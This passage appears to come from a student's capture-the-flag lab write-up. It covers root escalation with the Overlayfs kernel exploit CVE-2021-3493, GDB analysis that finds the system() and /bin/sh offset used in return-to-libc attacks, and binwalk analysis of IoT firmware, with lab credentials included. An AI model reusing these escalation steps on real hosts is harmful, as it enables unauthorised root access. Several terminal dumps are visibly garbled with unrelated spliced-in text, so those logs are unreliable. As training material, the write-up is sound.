binaries-two Desktop Documents Downloads level-three level-two Music peda peda-session-level
student@binaries-64:~$ scp kali@172.27.232.2:/home/kali/Downloads/exploit .
The authenticity of host '172.27.232.2 (172.27.232.2)' can't be established.
ECDSA key fingerprint is SHA256:Av5X2z3MVnjsjBxb4hseiT+8+hftz4VCI+V72fLcpBo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.27.232.2' (ECDSA) to the list of known hosts.
kali@172.27.232.2's password:
exploit
student@binaries-64:~$ ./exploit
bash-5.0# find / -name RootFlagTwo.txt
/opt/RootFlagTwo.txt
find: '/run/user/1001/gvfs': Permission denied
find: '/run/user/125/gvfs': Permission denied
^C
bash-5.0# cd /opt
bash-5.0# ls
RootFlagTwo.txt
bash-5.0# cat RootFlagTwo.txt
BinariesRoot-2177
bash-5.0#
```

Figure 29: CVE-2021-3493 Exploitation-Privilege Escalation

[Challenge 15:] What is the string in the RootFlagTwo.txt on machine 172.25.120.210?

ANSWER: **BinariesRoot-210-3345**

Methodology/Exploitation: Kernel exploit CVE-2021-3493-Privilege Escalation

1. This challenge can be solved by first by using the username and password **student:studentpw** provided to us to login to the SSH port found on port 22 on the host.
2. After gaining access, I noticed the kernel version (**Linux 5.4.0**) and operating system version (**Ubuntu 20.04**) on (**x86_64 Architecture**). The screenshot taken using exploit suggester to try to see if we'll find the same vulnerability (**CVE-2021-3493**).

2021-3493) as well, but I had no luck finding it with the exploit suggester I had uploaded to the host. But I still knew the system was vulnerable to the same **Overlayfs vulnerability (CVE-2021-3493)**.

```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ./les.sh port 22  
dov 23 04:32:32 kali systemd[1]: Started OpenBSD Secure Shell server.  
Available information:  
Kernel version: 5.4.0  
Architecture: x86_64  
Distribution: ubuntu  
Distribution version: 20.04  
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed  
Package listing: from current OS  
Length: 88891 (87K) [text/plain]  
Searching among:  
78 kernel space exploits  
48 user space exploits  
2021-11-23 04:32:32 (149 kB/s) - 'les.sh' saved [88891/88891]
```

Figure 30: 172.25.120.210 Exploit Suggester

3. Using the same exploit, I downloaded from <https://github.com/briskets/CVE-2021-3493>.
 4. I transferred to the exploit via SCP to the vulnerable host from my attacker machine and executed the exploit on the host which escalated my privileges to root. I search for RootFlag210.txt, found it and read the content of the file which was the answer to this challenge BinariesRoot-210-3345.

```
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ scp kali@172.27.232.2:/home/kali/Downloads/exploit .
kali@172.27.232.2's password:
exploit
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ls
BasicOne  BasicUserFlagZero.txt  challenge-one  challenge-two  Desktop  Documents  Downloads  exploit  expsug.pl
student@cloudlab-Standard-PC-i440FX-PIIX-1996:~$ ./exploit
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),1001(student)
bash-5.0# find . -name RootFlag210.txt
bash-5.0# ls
BasicOne  BasicUserFlagZero.txt  challenge-one  challenge-two  Desktop  Documents  Downloads  exploit  expsug.pl
bash-5.0# find . -name Rootflag210.txt
bash-5.0# find / -name RootFlag210.txt
/opt/RootFlag210.txt
find: '/run/user/1001/gvfs': Permission denied
find: '/run/user/125/gvfs': Permission denied
cat /opt/RootFlag210.txt
ls 10-11-23 04:13:56.00 (33.1 MB/s) - 'exploit.c' saved [3560/3560]
cd opt
^C
bash-5.0# cd /opt/home/kali/Downloads/
bash-5.0# ls
BasicRootFlagOne.txt  ChallengeRootFlagOne.txt  RootFlag210.txt
bash-5.0# cat RootFlag210.txt
BinariesRoot-210-3345
bash-5.0#
```

Figure 31: CVE-2021-3493 Exploitation-Privilege Escalation

[Challenge 16:] On the target machine2 (172.25.120.220) analyze level-two binary file and find the value of the gs register at run time (include the 0x)?

ANSWER: **0x63**

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate level-two binary and run the following commands to get the gs register value for level-two binary at runtime: The answer is 0x63.

- `gdb level-two` //This will debug level-two binary with gdb
- `b main` //Put break point at the beginning of the program
- `run or r` //This runs the program until breakpoint or error
- `info registers` //List register values

```

gdb-peda$ [r]
Starting program: /home/student/level-two
[registers]
EAX: 0xf7f02808 → 0xffb3c2cc → 0xffb3d767 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xcda2bc7f
EDX: 0xffb3c254 → 0x0 0.00s elapsed
ESI: 0xf7f00000 → 0x1e6d6c nmap/.../share/nmap
EDI: 0xf7f00000 → 0x1e6d6c Formed. Please report any incorrect results at https://nmap.org/
EBP: 0x0
ESP: 0xffb3c22c → 0xf7d37ee5 (<_libc_start_main+245>: 770KB) add esp,0x10
EIP: 0x8049267 (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x8049262 <realuid+51>: password mov ebx,DWORD PTR [ebp-0x4]
0x8049265 <realuid+54>: leave ebx
0x8049266 <realuid+55>: ret
⇒ 0x8049267 <main>: endbr32
0x804926b <main+4>: lea ecx,[esp+0x4]
0x804926f <main+8>: and esp,0xffffffff
0x8049272 <main+11>: push DWORD PTR [ecx-0x4]
0x8049275 <main+14>: push ebp
[stack]
0000 0xffb3c22c → 0xf7d37ee5 (<_libc_start_main+245>) add esp,0x10
0004 0xffb3c230 → 0x1
0008 0xffb3c234 → 0xffb3c2c4 → 0xffb3d74f ("/home/student/level-two")
0012 0xffb3c238 → 0xffb3c2cc → 0xffb3d767 ("SHELL=/bin/bash")
0016 0xffb3c23c → 0xffb3c254 → 0x0
0020 0xffb3c240 → 0xf7f00000 → 0x1e6d6c
0024 0xffb3c244 → 0x0
0028 0xffb3c248 → 0xffb3c2a8 → 0xffb3c2c4 → 0xffb3d74f ("/home/student/level-two")
[Legend: code, data, rodata, value]

Breakpoint 1, 0x08049267 in main ()
gdb-peda$ info registers
eax 0xf7f02808 0xf7f02808
ecx 0xcda2bc7f 0xcda2bc7f
edx 0xffb3c254 0xffb3c254
ebx 0x0 password: 0x0
esp 0x1e6d6c 0xffb3c22c
ebp 0x0xbffff1000 /exploit 0x0
esi 0xf7f00000 0xf7f00000
edi 0xf7f00000 0xf7f00000
eip 0x8049267 /run/user/0/system() 0x8049267 <main>
eflags 0x246 /run/user/0/gvfs 0x246 [ PF ZF IF ]
cs 0x23 0x23
ss 0x2b 0x2b
ds 0x2b 0x2b
es 0x2b 0x2b
fs 0x0 0x0
gs 0x63 0x63

```

Figure 32: 172.25.120.220 Dynamic Analysis Using GDB


[Challenge 17:] On the target machine2 (172.25.120.220) analyze level-two binary file and find the offset between the /bin/sh and the system() using dynamic analysis. (Hint: /bin/sh is greater than system() –(include the 0x)

ANSWER: 0x149F32

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate level-two binary and run the following commands to perform dynamic analysis: The answer is 0x149F32.

- `gdb level-two` //This will debug level-two binary with gdb
- `b main` //Put break point at the beginning of the program
- `run or r` //This runs the program until breakpoint or error
- `p system` //Print content of system() variable/memory location on register
Here we have the address location of system variable **0xf7daa420**
- `find "/bin/sh"` //Next, we search for /bin/sh memory address
Here we have the address location of system variable **0xf7ef4352**




The screenshot shows a terminal window with GDB command history. It includes assembly code, registers, stack dump, and memory search results. The assembly dump shows the main function and its calls to libc_start_main and system. The registers show the state of CPU registers like EAX, EBX, ECX, etc. The stack dump shows the current stack layout. The memory search results show the addresses of "/bin/sh" and "system".

```

For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from level-two ... shared/mmap
(No debugging symbols found in level-two) report any incorrect results at https://nmap.org/submit/
(gdb-peda) b main
Breakpoint 1 at 0x8049267 (main () at ./level-two:127) [127 (9.700KB) | Rcvd: 99 (7.770KB)]
(gdb-peda) run
Starting program: /home/student/level-two/natty/172.25.128.720
[registers]
EAX: 0xf7f4e808 → 0xffe3d9cc → 0xffe3e767 ("SHELL=/bin/bash")
EBX: 0x0 → 0x0 Ubuntu 20.04.2 LTS (Gnu/Linux 5.8.0-44-generic x86_64)
ECX: 0x41a7339e
EDX: 0xffe3d954 → 0x0 </help.ubuntu.com>
ESI: 0xf7f4c000 → 0x1e6d6c <ndscape.canonical.com>
EDI: 0x7f74c000 → 0x1e6d6c <ubuntu.com/advantage>
EBP: 0x0
ESP: 0xffe3d92c → 0xf7d83ee5 (<_libc_start_main+245>: add esp,0x10)
EIP: 0x8049267 (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[...]
0x8049262 <realuid+51>: test mov ebx,WORD PTR [ebp-0x4]
0x8049265 <realuid+54>: leave update
0x8049266 <realuid+55>: /> ret <https://logs.ubuntu.com/meta-release-lts. Check your Internet connection>
=> 0x8049267 <main>: endbr32
0x804926b <main+4>: lea ecx,[esp+0x4] dated until April 2025.
0x804926f <main+8>: and esp,0xffffffff00000001
0x8049272 <main+11>: push DWORD PTR [ecx-0x4]
0x8049275 <main+14>: push ebp
[stack]
0000 0xffe3d92c → 0xf7d83ee5 (<_libc_start_main+245>: add esp,0x10)
0004 0xffe3d930 → 0x1 SHA256:AVX22MWh10BqN1S1t-BNNTZAW34V721Lc9oQ
0008 0xffe3d934 → 0xffe3d9c4 → 0xffe3e74f ("./home/student/level-two")
0012 0xffe3d938 → 0xffe3d9cc → 0xffe3e767 ("SHELL=/bin/bash")
0016 0xffe3d93c → 0xffe3d954 → 0x0
0020 0xffe3d940 → 0x7f74c000 → 0x1e6d6c
0024 0xffe3d944 → 0x0
0028 0xffe3d948 → 0xffe3d9a8 → 0xffe3d9c4 → 0xffe3e74f ("./home/student/level-two")
[...]
Legend: code, data, rodata, value
(gdb) run
File "/tmp/user/10927/level-two": Permission denied.
Breakpoint 1, 0x08049267 in main () [ion denied]
(gdb-peda) p system
$1 = {<text variable, no debug info>} 0xf7daa420 <system>
(gdb-peda) find "/bin/sh"
Searching for "/bin/sh" in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7ef4352 "/bin/sh"
(gdb-peda) 

```



The screenshot shows a Windows calculator window. It has a 'Calculator' tab selected and a 'Programmer' tab open. The value '149F32' is entered in the text field. The calculator displays the conversion results in various bases: Hex (149F32), Decimal (1,351,474), Octal (5 117 462), and Binary (0001 0100 1001 1111 0011 0010). Below the calculator are buttons for Bitwise operations (AND, OR, NOT, XOR, etc.) and Bit Shift.

	QWORD	MS		
A	<<	>>	CE	✖
B	()	%	÷
C	7	8	9	×
D	4	5	6	—
E	1	2	3	+
F	+/-	0	.	=

Figure 33: Level-two Dynamic Analysis Using GDB

2. We go ahead to determine the offset by subtracting the greater value which is /bin/sh address minus system() address (**f7ef4352 - f7daa420**) using calculator in hexadecimal which gives us 0x which gives us 0x149F32 as the offset answer.

3. We use `x/s` command to display the contents of the memory occupied when we add system() memory location address plus offset address (**0xf7daa420 + 0x149f32**) which results in "/bin/sh".

```
adb-peda$ x/s 0xf7daa420+0x149f32
0xf7ef4352:  "/bin/sh"
gdb-peda$
```

Figure 34: Level-two Dynamic Analysis Using GDB (II)

[Challenge 18:] What is the address of /bin/bash within the executable file binaries-two (use the first address in the executable, not stack) – (include the 0x)

ANSWER: 0x8048610

Methodology/Exploitation: Dynamic Analysis using GDB

1. After gaining SSH access via credentials provided, we locate binaries-two binary and run the following commands to perform dynamic analysis. The answer is 0x8048610.

- `gdb binaries-two` //This will debug binaries-two binary with gdb
 - `b main` //Put break point at the beginning of the program
 - `run or r` //This runs the program until breakpoint or error
 - `p system` //Print content of system() variable/memory location on register
 - `find "/bin/bash"` //Next, we search for /bin/bash memory address
- Here we have the first address of /bin/bash in the executable 0x8048610 as the answer.

```

gdb-peda$ b main
Breakpoint 1 at 0x804850d performed. Please report any incorrect results at https://nmap.org/submit/bug/
gdb-peda$ r
Starting program: /home/student/binaries-two
[registers]
EAX: 0xf7ee7808 → 0xffb7318c → 0xffb73764 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xf5ace62a
EDX: 0xffb73114 → 0x0
ESI: 0xf7ee5000 → 0x1e6d6c
EDI: 0xf7ee5000 → 0x1e6d6c
EBP: 0xffb730e8 → 0x0
ESP: 0xffb730e8 → 0x0
EIP: 0x804850d (<main+3>: and esp,0xffffffff)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x8048509 <be_nice_to_people+40>: ret
0x804850a <main>: push ebp
0x804850b <main+1>: mov ss:ebp,esp
⇒ 0x804850d <main+3>: and esp,0xffffffff
0x8048510 <main+6>: sub ss:esp,0x10
0x8048513 <main+9>: call 0x80484e1 <be_nice_to_people>
0x8048518 <main+14>: call 0x80484b8 <vulnerable_function>
0x804851d <main+19>: mov DWORD PTR [esp+0x8],0xd
[stack]
0000 0xffb730e8 → 0x0
0004 0xffb730ec → 0xf7d1ceef (<_libc_start_main+245>)
0008 0xffb730f0 → 0x1
0012 0xffb730f4 → 0xffb73184 → 0xffb73749 ("/home/student/binaries-two")
0016 0xffb730f8 → 0xffb7318c → 0xffb73764 ("SHELL=/bin/bash")
0020 0xffb730fc → 0xffb73114 → 0x0
0024 0xffb73100 → 0xf7ee5000 → 0x1e6d6c
0028 0xffb73104 → 0x0
[Legend: code, data, rodata, value]
bash-5.0$ find . -name RootFlagTwo.txt
Breakpoint 1, 0x0804850d in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7d43420 <system>
gdb-peda$ find "/bin/bash"
Searching for '/bin/bash' in: None ranges
Found 3 results, display max 3 items:
binaries-two : 0x8048610 ("/bin/bash")
binaries-two : 0x8049610 ("/bin/bash")
binaries-two : 0xffb7376a ("/bin/bash")
gdb-peda$
```

Figure 35: Binaries-two Dynamic Analysis Using GDB

[Challenge 19:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and identify the file system and enter the hexadecimal code. – (include the 0x)

ANSWER: 0xE0080

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

- After gaining SSH access into the 172.25.120.100 machine via credentials student:studentpw provided, we located FileOne.bin and then opened new terminal in my attacker machine and downloaded FileOne.bin from 172.25.120.100 to my attacker pc using SCP. This stage can be called the firmware acquisition.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/REVERSE/IOT]
# scp student@172.25.120.100:/home/student/FileOne.bin .
student@172.25.120.100's password: Permission denied
FileOne.bin: Permission denied
```

Figure 36: FileOne.bin Firmware Acquisition

2. The next thing is to use binwalk to first extract and then analyze FileOne.bin file system to detect the file system hexadecimal code which results to squashfs filesystem but since we are only after the hexadecimal code, hence we have 0xE0080 as the answer.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/REVERSE/IOT]
# binwalk -e --signature --term FileOne.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
48	0x30	Unix path: /dev/mtdblock/2
96	0x60	uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
160	0xA0	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2956312 bytes
917600	0xE0060	PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size: 2256896 bytes
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might not be installed correctly		
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might not be installed correctly		
917632	0xE0080	Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47

Figure 37: FileOne.bin Filesystem Extraction/Analysis Using Binwalk

[Challenge 20:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and enter the CRC of the image? – (include the 0x)

ANSWER: **0x7FE9E826**

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

1. After we've used binwalk to extract and analyze FileOne.bin filesystem, we can proceed to obtain the CRC of the image which results in 0x7FE9E826 as the answer.

DECIMAL	HEXADECIMAL	DESCRIPTION
48	0x30	Unix path: /dev/mtdblock/2
96	0x60	uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
160	0xA0	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2956312 bytes
917600	0xE0060	PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size: 2256896 bytes

Figure 38: FileOne.bin CRC Extraction/Analysis Using Binwalk

[Challenge 21:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and find the version of the file system?

ANSWER: 3.0

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

- After we've used binwalk to extract and analyze FileOne.bin filesystem, we proceed to obtain the version of the file system which results to 3.0 as answer.

DECIMAL	HEXADECIMAL	DESCRIPTION
48	0x30	Unix path: /dev/mtdblock/2
96	0x60	uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
160	0xA0	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2956312 bytes
917600	0xE0060	PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size: 2256896 bytes

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e' ': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e' ': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might not be installed correctly

917632 0xE0080 Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47

Figure 39: FileOne.bin Filesystem Version Extraction/Analysis Using Binwalk

[Challenge 22:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image File2.bin and find the image size.

ANSWER: 7753728

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

- After gaining SSH access into the 172.25.120.100 machine via credentials `student:studentpw` provided, we located File2.bin located in downloads folder and then opened new terminal in my attacker machine and downloaded File2.bin from 172.25.120.100 to my attacker pc using SCP. (Firmware acquisition).
- The next thing is to use binwalk to extract and analyze File2.bin filesystem so we can obtain the image size which results to 7753728 as the answer.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/REVERSE/IOT]
# binwalk -e --signature --term File2.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---          ---
0            0x0          BIN-Header, board ID: 1550, hardware version: 4702, firmware version: 1.0.0, build date: 2012-02-08
32           0x20         TRX firmware header, little endian, image size: 7753728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60           0x3C         gzip compressed data, maximum compression, has original file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might not be installed correctly
1648424      0x192728     Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created: 2016-03-10 04:34:22
```

Figure 40: File2.bin Image size Extraction/Analysis Using Binwalk

[Challenge 23:] On the Target Machine 3 (172.25.120.100), and determine what program was used to compress the image

ANSWER: gzip

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

- After we've used binwalk to extract and analyze File2.bin filesystem, we proceed to determine the program that was used to compress the image which results in gzip as the answer as seen in the screenshot.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/REVERSE/IOT]
# binwalk -e --signature --term File2.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---          ---
0            0x0          BIN-Header, board ID: 1550, hardware version: 4702, firmware version: 1.0.0, build date: 2012-02-08
32           0x20         TRX firmware header, little endian, image size: 7753728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60           0x3C         gzip compressed data, maximum compression, has original file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
```

Figure 41: File2.bin Program Compression Extraction/Analysis Using Binwalk

[Challenge 24:] What is the address (numbers only (6 digits)) of the file system in File2.bin?

ANSWER: **192728**

Methodology/Exploitation: Firmware Filesystem Extraction and Analysis using Binwalk

- After we've used binwalk to extract and analyze File2.bin filesystem, we proceed to determine the 6 digits address (numbers only) of the file system which results in 192728 as the answer as seen in the screenshot.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/REVERSE/IOT]
# binwalk -e --signature --term File2.bin

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---          ---
0            0x0          BIN-Header, board ID: 1550, hardware version: 4702, firmware version: 1.0.0, build date: 2012-02-08
32           0x20         TRX firmware header, little endian, image size: 7753728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60           0x3C         gzip compressed data, maximum compression, has original file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e' ': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e' ': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might not be installed correctly
1648424      0x192728      Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created: 2016-03-10 04:34:22
```


Figure 42: File2.bin Filesystem Extraction/Analysis Using Binwalk

[Challenge 25:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin and find the password of the admin user. (Hint: not the one in plain text)

ANSWER: **password**

Methodology/Exploitation: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. After gaining SSH access into the 172.25.120.100 machine via credentials **student:studentpw** provided, we located IOT.bin and then opened new terminal in my attacker machine and downloaded IOT.bin from 172.25.120.100 to my attacker pc using SCP. (Firmware acquisition).



```
(root㉿kali)-[~/Downloads/Omini2/REVERSE/IOT]
└─# scp student@172.25.120.100:/home/student/IOT.bin .
student@172.25.120.100's password: [redacted]
IOT.bin                                     100% |██████████|  1.1MB/s   0:00(0:00:00.00)
```

Figure 43: IOT.bin Firmware Acquisition

2. The next step is to use binwalk to extract and analyze IOT.bin filesystem so we can investigate the extracted filesystem to find the password of the admin user. Navigate into the folder where you've downloaded the IOT.bin and now that you've used binwalk to extract file system, you should see a folder called **_IOT.bin.extracted**. This will contain all files and folders of the IOT.bin firmware. Click into the folder and you should see a folder structure like this.




Figure 44: IOT.bin Extraction/Enumeration

3. As you can see it uses **squashfs** file system. Click into the **squashfs-root** folder and you will see another folder structure like this.

